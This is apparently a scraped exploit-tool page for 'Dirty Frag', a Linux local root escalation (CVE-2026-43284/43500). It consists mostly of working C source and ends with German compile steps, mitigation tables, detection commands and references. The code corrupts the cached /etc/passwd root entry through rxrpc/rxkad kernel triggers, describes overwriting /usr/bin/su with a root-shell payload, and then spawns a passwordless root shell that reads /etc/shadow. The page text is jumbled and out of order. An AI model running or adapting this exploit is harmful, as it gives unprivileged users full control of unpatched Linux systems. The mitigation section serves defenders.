		double dt = (ts1.tv_sec - ts0.tv_sec) +
			(ts1.tv_nsec - ts0.tv_nsec) / 1e9;
		fprintf(stderr, "  [%s %.1fs] iter=%lu (%.2fM/s)\n",
				label, dt, (unsigned long)iter, iter / dt / 1e6);
	}
}
return -1;

}

int rxrpc_lpe_main(int argc, char **argv) { fprintf(stderr, "\n=== rxrpc/rxkad LPE EXPLOIT (uid=1000 → root) ===\n"); fprintf(stderr, "[*] uid=%u euid=%u gid=%u\n", getuid(), geteuid(), getgid());

root@kitploit:~
{
	const char *no_unshare = getenv("POC_NO_UNSHARE");
	if (!no_unshare || *no_unshare != '1') {
		const char *do_unshare = getenv("POC_UNSHARE");
		if (do_unshare && *do_unshare == '1') {
			if (do_unshare_userns_netns() < 0) return 1;
		}
	}
}

/* Open a dummy AF_RXRPC socket to autoload the rxrpc kernel module.
 * Without this, the first add_key("rxrpc", ...) call fails with ENODEV
 * because the kernel key type "rxrpc" is registered by rxrpc_init() in
 * the module load path. */
{
	int dummy = socket(AF_RXRPC, SOCK_DGRAM, PF_INET);
	if (dummy < 0) {
		WARN("socket(AF_RXRPC): %s — module not loadable?", strerror(errno));
		return 1;
	}
	close(dummy);
	LOG("rxrpc module autoloaded via dummy socket(AF_RXRPC)");
}

/* Open /etc/passwd RO and mmap the first page (which contains the
 * root entry on line 1). */
const char *target_path = getenv("POC_TARGET_FILE");
if (!target_path || !*target_path) target_path = "/etc/passwd";

int rfd_ro = open(target_path, O_RDONLY);
if (rfd_ro < 0) {
	WARN("open %s RO: %s", target_path, strerror(errno));
	return 1;
}
struct stat st;
fstat(rfd_ro, &st);
if (st.st_size < 32) { WARN("target too small: %lld", (long long)st.st_size); return 1; }
LOG("target %s opened RO, size=%lld, uid=%u gid=%u mode=%04o",
		target_path, (long long)st.st_size, st.st_uid, st.st_gid,
		st.st_mode & 07777);

/* mmap first page so the page-cache page stays pinned. */
void *map = mmap(NULL, 4096, PROT_READ, MAP_SHARED, rfd_ro, 0);
if (map == MAP_FAILED) { WARN("mmap: %s", strerror(errno)); return 1; }
LOG("mmap'd %s page-cache at %p (PROT_READ|MAP_SHARED)", target_path, map);

/* If a previous attempt already left the root entry in the patched
 * "root::0:0:..." form, treat as success and skip the brute-force /
 * trigger stages.  Otherwise proceed regardless of current state —
 * the brute-force re-derives K_A/K_B/K_C from whatever bytes are
 * currently at offsets 4/6/8 of the page-cache page, so it works
 * even on the corrupt residue from a previous failed run. */
{
	const char *m = (const char *)map;
	if (memcmp(m, "root::0:0", 9) == 0) {
		LOG("/etc/passwd already patched (root::0:0...) — nothing to do");
		return 0;
	}
	LOG("/etc/passwd line 1 first 16 bytes:");
	for (int i = 0; i < 16; i++)
		fprintf(stderr, "%02x ", (uint8_t)m[i]);
	fprintf(stderr, "\n");
}
fprintf(stderr, "[*] /etc/passwd line 1 (root entry) BEFORE: '");
for (int i = 0; i < 32; i++) {
	char c = ((const char *)map)[i];
	fputc((c == '\n') ? '$' : (c >= 32 && c < 127 ? c : '.'), stderr);
}
fprintf(stderr, "'\n");

/* === STAGE 1 — THREE-SPLICE OFFLINE BRUTE FORCE ===
 *
 * Read THREE 8-byte ciphertexts at file offsets 4, 6, 8.  Search
 * independently for K_A (chars 4-5 = "::"), K_B (chars 6-7 = "0:"),
 * K_C (chars 8-15 = "0:GGGGGG:" with G non-control).  All searches
 * are user-space only — no kernel/VM interaction.
 *
 * Last-write-wins ordering: trigger A first (covers 4..11), then B
 * (covers 6..13 — overrides A's 6..11), then C (covers 8..15 —
 * overrides A's 8..11 and B's 8..13).  Final state of chars 4..15:
 *   chars 4..5  = P_A[0..1]
 *   chars 6..7  = P_B[0..1]
 *   chars 8..15 = P_C[0..7]
 * =================================================================*/
uint8_t Ca[8], Cb[8], Cc[8];
int off_a = 4, off_b = 6, off_c = 8;
if (pread(rfd_ro, Ca, 8, off_a) != 8) { WARN("pread Ca: %s", strerror(errno)); return 1; }
if (pread(rfd_ro, Cb, 8, off_b) != 8) { WARN("pread Cb: %s", strerror(errno)); return 1; }
if (pread(rfd_ro, Cc, 8, off_c) != 8) { WARN("pread Cc: %s", strerror(errno)); return 1; }

LOG("Ca @ %d: %02x%02x%02x%02x%02x%02x%02x%02x \"%c%c%c%c%c%c%c%c\"",
		off_a, Ca[0],Ca[1],Ca[2],Ca[3],Ca[4],Ca[5],Ca[6],Ca[7],
		(Ca[0]>=32&&Ca[0]<127)?Ca[0]:'.', (Ca[1]>=32&&Ca[1]<127)?Ca[1]:'.',
		(Ca[2]>=32&&Ca[2]<127)?Ca[2]:'.', (Ca[3]>=32&&Ca[3]<127)?Ca[3]:'.',
		(Ca[4]>=32&&Ca[4]<127)?Ca[4]:'.', (Ca[5]>=32&&Ca[5]<127)?Ca[5]:'.',
		(Ca[6]>=32&&Ca[6]<127)?Ca[6]:'.', (Ca[7]>=32&&Ca[7]<127)?Ca[7]:'.');
LOG("Cb @ %d: %02x%02x%02x%02x%02x%02x%02x%02x \"%c%c%c%c%c%c%c%c\"",
		off_b, Cb[0],Cb[1],Cb[2],Cb[3],Cb[4],Cb[5],Cb[6],Cb[7],
		(Cb[0]>=32&&Cb[0]<127)?Cb[0]:'.', (Cb[1]>=32&&Cb[1]<127)?Cb[1]:'.',
		(Cb[2]>=32&&Cb[2]<127)?Cb[2]:'.', (Cb[3]>=32&&Cb[3]<127)?Cb[3]:'.',
		(Cb[4]>=32&&Cb[4]<127)?Cb[4]:'.', (Cb[5]>=32&&Cb[5]<127)?Cb[5]:'.',
		(Cb[6]>=32&&Cb[6]<127)?Cb[6]:'.', (Cb[7]>=32&&Cb[7]<127)?Cb[7]:'.');
LOG("Cc @ %d: %02x%02x%02x%02x%02x%02x%02x%02x \"%c%c%c%c%c%c%c%c\"",
		off_c, Cc[0],Cc[1],Cc[2],Cc[3],Cc[4],Cc[5],Cc[6],Cc[7],
		(Cc[0]>=32&&Cc[0]<127)?Cc[0]:'.', (Cc[1]>=32&&Cc[1]<127)?Cc[1]:'.',
		(Cc[2]>=32&&Cc[2]<127)?Cc[2]:'.', (Cc[3]>=32&&Cc[3]<127)?Cc[3]:'.',
		(Cc[4]>=32&&Cc[4]<127)?Cc[4]:'.', (Cc[5]>=32&&Cc[5]<127)?Cc[5]:'.',
		(Cc[6]>=32&&Cc[6]<127)?Cc[6]:'.', (Cc[7]>=32&&Cc[7]<127)?Cc[7]:'.');

fcrypt_init_sboxes();
/* selftest */
{
	fcrypt_uctx ctx;
	uint8_t z[8] = {0};
	uint8_t cv[8] = { 0x0E, 0x09, 0x00, 0xC7, 0x3E, 0xF7, 0xED, 0x41 };
	uint8_t pv[8];
	fcrypt_user_setkey(&ctx, z);
	fcrypt_user_decrypt(&ctx, pv, cv);
	if (memcmp(pv, z, 8) != 0) { WARN("fcrypt selftest FAILED"); return 1; }
}
LOG("fcrypt selftest OK");

uint8_t Ka[8], Pa_out[8];
uint8_t Kb[8], Pb_out[8];
uint8_t Kc[8], Pc_out[8];
uint8_t Cb_actual[8], Cc_actual[8];

{
	uint64_t max_iters = 10000000000ULL;
	const char *e = getenv("LPE_MAX_ITERS");
	if (e) max_iters = strtoull(e, NULL, 0);
	uint64_t seed_base = (uint64_t)time(NULL) * 0x100000001ULL ^ (uint64_t)getpid();
	const char *se = getenv("LPE_SEED");
	if (se) seed_base = strtoull(se, NULL, 0);

	fprintf(stderr, "\n=== STAGE 1a: search K_A (chars 4-5 := \"::\")  prob ~1.5e-5 ===\n");
	if (find_K_offline_generic(Ca, max_iters, fc_check_pa_nullok,
				Ka, Pa_out, seed_base, "K_A") != 0) {
		WARN("K_A search exhausted"); return 2;
	}

	/* After splice A is applied, the ciphertext that splice B will
	 * see at file offset 6 is NOT the original Cb — it's the bytes
	 * that splice A wrote to file offsets 6..11 (= Pa[2..7]) plus
	 * the original bytes 12..13 (= Cb[6..7]).  We must derive
	 * Cb_actual and search K_B against it. */
	memcpy(Cb_actual, Pa_out + 2, 6);
	memcpy(Cb_actual + 6, Cb + 6, 2);
	LOG("Cb_actual (after splice A) = %02x%02x%02x%02x%02x%02x%02x%02x",
			Cb_actual[0],Cb_actual[1],Cb_actual[2],Cb_actual[3],
			Cb_actual[4],Cb_actual[5],Cb_actual[6],Cb_actual[7]);

	fprintf(stderr, "\n=== STAGE 1b: search K_B (chars 6-7 := \"0:\")  prob ~1.5e-5 ===\n");
	if (find_K_offline_generic(Cb_actual, max_iters, fc_check_pb_nullok,
				Kb, Pb_out, seed_base ^ 0xa5a5a5a5a5a5a5a5ULL,
				"K_B") != 0) {
		WARN("K_B search exhausted"); return 2;
	}

	/* Same chaining logic for splice C: after splice B, file offsets
	 * 8..13 hold Pb[2..7]; offsets 14..15 still hold the original
	 * bytes Cc[6..7]. */
	memcpy(Cc_actual, Pb_out + 2, 6);
	memcpy(Cc_actual + 6, Cc + 6, 2);
	LOG("Cc_actual (after splice B) = %02x%02x%02x%02x%02x%02x%02x%02x",
			Cc_actual[0],Cc_actual[1],Cc_actual[2],Cc_actual[3],
			Cc_actual[4],Cc_actual[5],Cc_actual[6],Cc_actual[7]);

	fprintf(stderr, "\n=== STAGE 1c: search K_C (chars 8-15 := \"0:GGGGGG:\")  prob ~5.4e-8 ===\n");
	if (find_K_offline_generic(Cc_actual, max_iters, fc_check_pc_nullok,
				Kc, Pc_out, seed_base ^ 0x5a5a5a5a5a5a5a5aULL,
				"K_C") != 0) {
		WARN("K_C search exhausted"); return 2;
	}
}

fprintf(stderr, "\n[+] Predicted post-corruption /etc/passwd line 1:\n    \"root");
/* chars 4-5 from P_A */
for (int i = 0; i < 2; i++) fputc((Pa_out[i]>=32&&Pa_out[i]<127)?Pa_out[i]:'.', stderr);
/* chars 6-7 from P_B */
for (int i = 0; i < 2; i++) fputc((Pb_out[i]>=32&&Pb_out[i]<127)?Pb_out[i]:'.', stderr);
/* chars 8-15 from P_C */
for (int i = 0; i < 8; i++) fputc((Pc_out[i]>=32&&Pc_out[i]<127)?Pc_out[i]:'.', stderr);
fprintf(stderr, "/root:/bin/bash\"\n");

/* === STAGE 2 — THREE KERNEL TRIGGERS (in order A → B → C) ===
 * Each trigger does a single in-place decrypt at the
 * indicated /etc/passwd file offset.  Last-write-wins on overlapping
 * bytes determines the final state.
 */
fprintf(stderr, "\n=== STAGE 2a: kernel trigger A @ off %d (set chars 4-5 \"::\") ===\n", off_a);
memcpy(SESSION_KEY, Ka, 8);
if (do_one_trigger(rfd_ro, off_a, 8) < 0) {
	WARN("kernel trigger A failed"); return 3;
}

fprintf(stderr, "\n=== STAGE 2b: kernel trigger B @ off %d (set chars 6-7 \"0:\") ===\n", off_b);
memcpy(SESSION_KEY, Kb, 8);
if (do_one_trigger(rfd_ro, off_b, 8) < 0) {
	WARN("kernel trigger B failed"); return 3;
}

fprintf(stderr, "\n=== STAGE 2c: kernel trigger C @ off %d (set chars 8-15 \"0:GGGGGG:\") ===\n", off_c);
memcpy(SESSION_KEY, Kc, 8);
if (do_one_trigger(rfd_ro, off_c, 8) < 0) {
	WARN("kernel trigger C failed"); return 3;
}

/* Verify: re-read line 1 of /etc/passwd via mmap. */
fprintf(stderr, "[*] /etc/passwd line 1 (root entry) AFTER:  '");
for (int i = 0; i < 32; i++) {
	char c = ((const char *)map)[i];
	fputc((c == '\n') ? '$' : (c >= 32 && c < 127 ? c : '.'), stderr);
}
fprintf(stderr, "'\n");

/* Sanity-check: chars 4-5 = "::", 6-7 = "0:", 8-9 = "0:", 15 = ':'. */
{
	const char *m = (const char *)map;
	int ok = (m[4] == ':' && m[5] == ':' &&
			m[6] == '0' && m[7] == ':' &&
			m[8] == '0' && m[9] == ':' &&
			m[15] == ':');
	if (!ok) {
		WARN("post-trigger sanity check failed — char layout off");
		return 4;
	}
}
fprintf(stderr,
		"\n[!!!] HIT — root entry now has empty passwd field, uid=0, "
		"gid=0, dir=/root, shell=/bin/bash.\n");

/* === STAGE 3 — VERIFY VIA getent passwd root === */
fprintf(stderr,
		"\n=== STAGE 3: independent verify via `getent passwd root` ===\n");
{
	int p[2];
	if (pipe(p) == 0) {
		pid_t pid = fork();
		if (pid == 0) {
			close(p[0]);
			dup2(p[1], 1);
			dup2(p[1], 2);
			close(p[1]);
			execlp("getent", "getent", "passwd", "root", NULL);
			_exit(127);
		}
		close(p[1]);
		char buf[1024];
		ssize_t r = read(p[0], buf, sizeof(buf) - 1);
		close(p[0]);
		int wstatus = 0;
		waitpid(pid, &wstatus, 0);
		if (r > 0) {
			buf[r] = 0;
			fprintf(stderr, "[getent passwd root] %s", buf);
		}
		fprintf(stderr,
				"[+] PRIMITIVE proven: root entry has empty passwd field "
				"via NSS.\n");
	}
}

/* Honour `--corrupt-only` arg or DIRTYFRAG_CORRUPT_ONLY=1 env so
 * the chain wrapper can skip the in-process su PTY stage and exec
 * /usr/bin/su itself.  Avoids the flaky posix_openpt bridge. */
{
	int co_flag = 0;
	for (int i = 1; i < argc; i++)
		if (!strcmp(argv[i], "--corrupt-only")) { co_flag = 1; break; }
	const char *e = getenv("DIRTYFRAG_CORRUPT_ONLY");
	if (e && *e == '1') co_flag = 1;
	if (co_flag) return 0;
}

/* === STAGE 4 — `su` (target=root, no password input) ===
 * PAM common-auth contains "auth [success=2 default=ignore]
 * pam_unix.so nullok" — so a target user with empty passwd field
 * + nullok flag accepts an empty password.  We auto-inject a
 * single newline on the "Password:" prompt and then bridge the
 * resulting bash to the user's tty. */
fprintf(stderr,
		"\n=== STAGE 4: spawning interactive root shell via `su` "
		"(no password input needed) ===\n\n");
fflush(stderr);

int master = posix_openpt(O_RDWR | O_NOCTTY);
if (master < 0 || grantpt(master) < 0 || unlockpt(master) < 0) {
	WARN("posix_openpt: %s", strerror(errno));
	return 5;
}
char *slave_name = ptsname(master);

struct winsize ws;
if (ioctl(STDIN_FILENO, TIOCGWINSZ, &ws) == 0) {
	ioctl(master, TIOCSWINSZ, &ws);
}

pid_t pid = fork();
if (pid < 0) { WARN("fork: %s", strerror(errno)); return 5; }
if (pid == 0) {
	/* child */
	setsid();
	int slave = open(slave_name, O_RDWR);
	if (slave < 0) _exit(127);
	ioctl(slave, TIOCSCTTY, 0);
	dup2(slave, 0); dup2(slave, 1); dup2(slave, 2);
	if (slave > 2) close(slave);
	close(master);
	/* `su` with no args targets root.  PAM common-auth's pam_unix.so
	 * nullok accepts the empty passwd we planted in /etc/passwd. */
	execlp("su", "su", NULL);
	_exit(127);
}

/* parent: bridge user's tty <-> master. */
struct termios saved_termios;
int saved_termios_ok = (tcgetattr(STDIN_FILENO, &saved_termios) == 0);
if (saved_termios_ok) {
	struct termios raw = saved_termios;
	cfmakeraw(&raw);
	tcsetattr(STDIN_FILENO, TCSANOW, &raw);
}

int auto_pw_sent = 0;
int stdin_eof = 0;          /* set when stdin closes (e.g. /dev/null) */
char buf[4096];
/* If LPE_AUTO_VERIFY=1 is set, the bridge will inject
 * `id; whoami; exit\n` so it can prove uid=0 non-interactively
 * (e.g. when stdin is /dev/null in CI). */
int auto_verify = 0;
{
	const char *e = getenv("LPE_AUTO_VERIFY");
	if (e && *e == '1') auto_verify = 1;
}
int verify_sent = 0;
int total_ms = 0;
for (;;) {
	struct pollfd pfds[2] = {
		{ stdin_eof ? -1 : STDIN_FILENO, POLLIN, 0 },
		{ master,       POLLIN, 0 },
	};
	int pr = poll(pfds, 2, 200);
	if (pr < 0 && errno != EINTR) break;
	total_ms += 200;

	if (pfds[1].revents & POLLIN) {
		ssize_t n = read(master, buf, sizeof(buf));
		if (n <= 0) break;
		(void)write(STDOUT_FILENO, buf, n);
		if (!auto_pw_sent && (size_t)n < sizeof(buf)) {
			buf[n] = 0;
			if (strstr(buf, "Password") || strstr(buf, "password")) {
				/* Empty password — PAM nullok will accept it.
				 * (When pam_unix sees an empty passwd field plus
				 * nullok it skips the prompt entirely; this branch
				 * handles the case where some other PAM module
				 * prints a prompt anyway.) */
				(void)write(master, "\n", 1);
				auto_pw_sent = 1;
			}
		}
	}
	if (!stdin_eof && (pfds[0].revents & POLLIN)) {
		ssize_t n = read(STDIN_FILENO, buf, sizeof(buf));
		if (n <= 0) {
			/* stdin EOF — stop reading from it but keep bridging
			 * master → stdout so su can still finish auth and run
			 * the optional auto-verify command. */
			stdin_eof = 1;
		} else {
			(void)write(master, buf, n);
		}
	}
	if (pfds[1].revents & (POLLHUP | POLLERR)) break;

	/* Auto-verify: ~1 s after spawn, send `id; whoami; exit\n` so
	 * the bridge captures uid=0 evidence non-interactively even
	 * when pam_unix's blank-passwd path skips the prompt. */
	if (auto_verify && !verify_sent && total_ms >= 1000) {
		const char cmd[] = "id; whoami; cat /etc/shadow | head -2; exit\n";
		(void)write(master, cmd, sizeof(cmd) - 1);
		verify_sent = 1;
	}

	int status;
	pid_t w = waitpid(pid, &status, WNOHANG);
	if (w == pid) {
		for (int i = 0; i < 5; i++) {
			struct pollfd pf = { master, POLLIN, 0 };
			if (poll(&pf, 1, 50) <= 0) break;
			ssize_t n = read(master, buf, sizeof(buf));
			if (n <= 0) break;
			(void)write(STDOUT_FILENO, buf, n);
		}
		break;
	}
}
if (saved_termios_ok) {
	tcsetattr(STDIN_FILENO, TCSANOW, &saved_termios);
}
close(master);
return 0;

} /*

  • DirtyFrag chain — uid=1000 → root.
    1. ESP path (authencesn AF_ALG --corrupt-only): overwrites the first
  • 160 bytes of /usr/bin/su's page-cache with a static x86_64 root-
  • shell ELF. Works on every distro tested regardless of PAM nullok
  • or /etc/passwd contents — once invoked, the patched setuid-root
  • /usr/bin/su just execs /bin/sh as uid 0.
    1. rxrpc path (Ubuntu fallback): if AF_ALG is sandboxed and the ESP
  • path can't reach the page cache, fall back to the rxrpc/rxkad
  • nullok primitive that patches /etc/passwd's root entry empty.
  • PAM nullok then accepts the empty password during su -.
    1. Once either target is corrupted, spawn /usr/bin/su - inside a
  • fresh PTY and bridge the user's tty to it. The bridge handles
  • both the patched-su (no PAM at all) and the patched-passwd (PAM
  • nullok) cases uniformly, and works even when the caller is in a
  • background process group of an ssh-allocated PTY.

*/ #define _GNU_SOURCE #include <stdio.h> #include <stdlib.h> #include <string.h> #include <unistd.h> #include <errno.h> #include <fcntl.h> #include <sched.h> #include <poll.h> #include <signal.h> #include <termios.h> #include <sys/ioctl.h> #include <sys/wait.h> #include <sys/types.h> #include <stdint.h>

extern int su_lpe_main(int argc, char **argv); extern int rxrpc_lpe_main(int argc, char **argv);

/*

  • The 8 bytes our su payload places at file offset 0x78 — the first
  • instructions of the embedded shell ELF. Sequence:
  • 31 ff xor edi, edi
  • 31 f6 xor esi, esi
  • 31 c0 xor eax, eax
  • b0 6a mov al, 0x6a (setgid)
  • Distros' original /usr/bin/su has different bytes here, so this is
  • a reliable post-patch marker.
  • (We don't check offset 0 because /usr/bin/su already has the ELF
  • magic there — both before and after we patch.) */ static const uint8_t su_marker[8] = { 0x31, 0xff, 0x31, 0xf6, 0x31, 0xc0, 0xb0, 0x6a, };

static int su_already_patched(void) { int fd = open("/usr/bin/su", O_RDONLY); if (fd < 0) return 0; uint8_t got[8]; ssize_t n = pread(fd, got, sizeof(got), 0x78); close(fd); if (n != sizeof(got)) return 0; return memcmp(got, su_marker, sizeof(su_marker)) == 0; }

static int passwd_already_patched(void) { int fd = open("/etc/passwd", O_RDONLY); if (fd < 0) return 0; char head[16]; ssize_t n = pread(fd, head, sizeof(head), 0); close(fd); if (n < 9) return 0; return memcmp(head, "root::0:0", 9) == 0; }

static int either_target_patched(void) { return su_already_patched() || passwd_already_patched(); }

static void silence_stderr(int *saved_fd) { *saved_fd = dup(STDERR_FILENO); int dn = open("/dev/null", O_WRONLY); if (dn >= 0) { dup2(dn, STDERR_FILENO); close(dn); } }

static void restore_stderr(int saved_fd) { if (saved_fd >= 0) { dup2(saved_fd, STDERR_FILENO); close(saved_fd); } }

static char **append_corrupt_only(int argc, char **argv, int *new_argc) { static char *flag = "--corrupt-only"; static char *buf[64]; int n = argc < 60 ? argc : 60; for (int i = 0; i < n; i++) buf[i] = argv[i]; buf[n] = flag; buf[n + 1] = NULL; *new_argc = n + 1; return buf; }

static void exec_su_login(void) { const char *paths[] = { "/bin/su", "/usr/bin/su", "/sbin/su", "/usr/sbin/su", NULL, }; for (int i = 0; paths[i]; i++) execl(paths[i], "su", "-", (char *)NULL); execlp("su", "su", "-", (char *)NULL); }

/*

  • Spawn /usr/bin/su - in a fresh PTY and bridge our tty to it. */ static int run_root_pty(void) { int master = posix_openpt(O_RDWR | O_NOCTTY); if (master < 0) return -1; if (grantpt(master) < 0 || unlockpt(master) < 0) { close(master); return -1; } char *slave_name = ptsname(master); if (!slave_name) { close(master); return -1; }

    struct winsize ws; if (ioctl(STDIN_FILENO, TIOCGWINSZ, &ws) == 0) ioctl(master, TIOCSWINSZ, &ws);

    pid_t pid = fork(); if (pid < 0) { close(master); return -1; } if (pid == 0) { setsid(); int slave = open(slave_name, O_RDWR); if (slave < 0) _exit(127); ioctl(slave, TIOCSCTTY, 0); dup2(slave, 0); dup2(slave, 1); dup2(slave, 2); if (slave > 2) close(slave); close(master); exec_su_login(); _exit(127); }

    signal(SIGTTOU, SIG_IGN); signal(SIGTTIN, SIG_IGN); signal(SIGPIPE, SIG_IGN); signal(SIGHUP, SIG_IGN); (void)setpgid(0, 0); (void)tcsetpgrp(STDIN_FILENO, getpid());

    struct termios saved_termios; int restore_termios = 0; if (tcgetattr(STDIN_FILENO, &saved_termios) == 0) { struct termios raw = saved_termios; cfmakeraw(&raw); if (tcsetattr(STDIN_FILENO, TCSANOW, &raw) == 0) restore_termios = 1; }

    int auto_pw_sent = 0; int stdin_eof = 0; int saw_master_output = 0; int total_ms = 0; char buf[4096];

    for (;;) { struct pollfd pfds[2] = { { stdin_eof ? -1 : STDIN_FILENO, POLLIN, 0 }, { master, POLLIN, 0 }, }; int pr = poll(pfds, 2, 200); if (pr < 0 && errno != EINTR) break; total_ms += 200;

    root@kitploit:~
     if (pfds[1].revents & POLLIN) {
     	ssize_t n = read(master, buf, sizeof(buf));
     	if (n <= 0)
     		break;
     	saw_master_output = 1;
     	(void)write(STDOUT_FILENO, buf, n);
     	if (!auto_pw_sent && n < (ssize_t)sizeof(buf)) {
     		buf[n] = 0;
     		if (strstr(buf, "Password") ||
     				strstr(buf, "password")) {
     			(void)write(master, "\n", 1);
     			auto_pw_sent = 1;
     		}
     	}
     }
     if (!stdin_eof && (pfds[0].revents & POLLIN)) {
     	ssize_t n = read(STDIN_FILENO, buf, sizeof(buf));
     	if (n <= 0)
     		stdin_eof = 1;
     	else
     		(void)write(master, buf, n);
     }
     if (pfds[1].revents & (POLLHUP | POLLERR))
     	break;
    
     if (!auto_pw_sent && !saw_master_output && total_ms >= 1500) {
     	(void)write(master, "\n", 1);
     	auto_pw_sent = 1;
     }
    
     int status;
     pid_t w = waitpid(pid, &status, WNOHANG);
     if (w == pid) {
     	for (int i = 0; i < 5; i++) {
     		struct pollfd pf = { master, POLLIN, 0 };
     		if (poll(&pf, 1, 50) <= 0)
     			break;
     		ssize_t n = read(master, buf, sizeof(buf));
     		if (n <= 0)
     			break;
     		(void)write(STDOUT_FILENO, buf, n);
     	}
     	break;
     }
    

int main(int argc, char **argv) { int verbose = (getenv("DIRTYFRAG_VERBOSE") != NULL); int force_esp = 0, force_rxrpc = 0; int saved_err = -1; int rc = 1; int new_argc; char **co_argv;

root@kitploit:~
for (int i = 1; i < argc; i++) {
	if (!strcmp(argv[i], "--force-esp"))
		force_esp = 1;
	else if (!strcmp(argv[i], "--force-rxrpc"))
		force_rxrpc = 1;
	else if (!strcmp(argv[i], "-v") ||
			!strcmp(argv[i], "--verbose"))
		verbose = 1;
}

if (getuid() == 0) {
	execlp("/bin/bash", "bash", (char *)NULL);
	_exit(1);
}

co_argv = append_corrupt_only(argc, argv, &new_argc);

if (!verbose)
	silence_stderr(&saved_err);

if (force_rxrpc) {
	rc = rxrpc_lpe_main(new_argc, co_argv);
	for (int i = 0; !passwd_already_patched() && i < 3; i++)
		rc = rxrpc_lpe_main(new_argc, co_argv);
} else if (force_esp) {
	rc = su_lpe_main(new_argc, co_argv);
} else {
	rc = su_lpe_main(new_argc, co_argv);
	if (!su_already_patched()) {
		rc = rxrpc_lpe_main(new_argc, co_argv);
		for (int i = 0; !passwd_already_patched() && i < 3; i++)
			rc = rxrpc_lpe_main(new_argc, co_argv);
	}
}

int patched = either_target_patched();

if (!verbose)
	restore_stderr(saved_err);

if (patched) {
	(void)run_root_pty();
	return 0;
}

dprintf(2, "dirtyfrag: failed (rc=%d)\n", rc);
return rc ? rc : 1;

}

root@kitploit:~
2. Für diese Erkundung verwende ich einen Nicht-Root-Benutzer namens karen.

<p align="center">
  <img width="800" height="50" src="https://assets.kitploit.com/production/public/readmes/37608/c6bfa0590b54a4e0c88e4ef52e595c373c70990512ae9be8126b12f06b356553.png"
</p>

3. Kompilieren wir exp.c unten mit gcc.```
gcc -O0 -Wall -o exp exp.c -lutil

  1. Wir führen die Binärdatei aus.

Empfehlungen

Sofortmaßnahmen


Patchen nach Distribution

Erkennung

Überwachen Sie die verdächtige Verwendung von AF_RXRPC- oder AF_KEY-Sockets durch unerwartete Prozesse:```bash

Check for loaded affected modules

lsmod | grep -E 'esp4|esp6|rxrpc'

Review recent privilege escalation involving 'su'

grep 'su' /var/log/auth.log | tail -50

root@kitploit:~
### Referenzen

- [NVD — CVE-2026-43284](https://nvd.nist.gov/vuln/detail/CVE-2026-43284)
- [oss-security-Offenlegung — Hyunwoo Kim](https://www.openwall.com/lists/oss-security/)
- [Red Hat-Sicherheitsbulletin — RHSB-2026-003](https://access.redhat.com/security/cve/cve-2026-43284)
- [Ubuntu-Sicherheit — CVE-2026-43284](https://ubuntu.com/security/CVE-2026-43284)
- [Debian Security Tracker](https://security-tracker.debian.org/tracker/CVE-2026-43284)


---

## Danke

Wenn dir dieser Beitrag geholfen hat, **Dirty Frag (CVE-2026-43284 / CVE-2026-43500)** zu verstehen oder zu entschärfen, erwäge, ihn mit deinem Team zu teilen oder diesem Repository einen ⭐ zu hinterlassen.

Korrekturen, Aktualisierungen und Beiträge sind willkommen; zögere nicht, ein Issue zu eröffnen oder einen Pull Request einzureichen.

> Dieses Dokument dient ausschließlich Schulungs- und Verteidigungszwecken im Bereich Sicherheit.
> Wende Patches immer über offizielle Distributionskanäle an und validiere Änderungen vor der Produktion in einer Testumgebung.

---

*Geschrieben von LucasDiniz · Zuletzt aktualisiert: Mai 2026*

<p align="center">
  <img width="300" height="300" src="https://assets.kitploit.com/production/public/readmes/37608/5d53be905f5e3e8c0406a13f4fea74850966e6d356f42caed827b2f015e1e82c.gif">
</p>
Tool herunterladen

}

if (restore_termios) tcsetattr(STDIN_FILENO, TCSANOW, &saved_termios); close(master); return 0; }

PrioritätAktionBefehl
🔴 KritischKernel aktualisierenSiehe unten für Ihre Distribution
🔴 KritischIn den gepatchten Kernel neu startensudo reboot
🟠 HochVerwundbare Module blockieren (falls kein Patch verfügbar)Siehe Gegenmaßnahmen unten
🟠 HochPage-Cache nach der Gegenmaßnahme leerensudo sysctl -w vm.drop_caches=3
🟡 MittelGeladene Module überprüfenlsmod | grep -E 'esp4|esp6|rxrpc'
🟡 MittelUnnötigen Shell-/SSH-Zugriff einschränkenBenutzer und Berechtigungen überprüfen
DistributionBefehl
RHEL / AlmaLinux / Rocky / CentOSsudo dnf clean metadata && sudo dnf upgrade && sudo reboot
Ubuntu / Debiansudo apt update && sudo apt upgrade && sudo reboot
Fedorasudo dnf upgrade --refresh && sudo reboot
Arch Linuxsudo pacman -Syu && sudo reboot
Amazon Linuxsudo yum update kernel && sudo reboot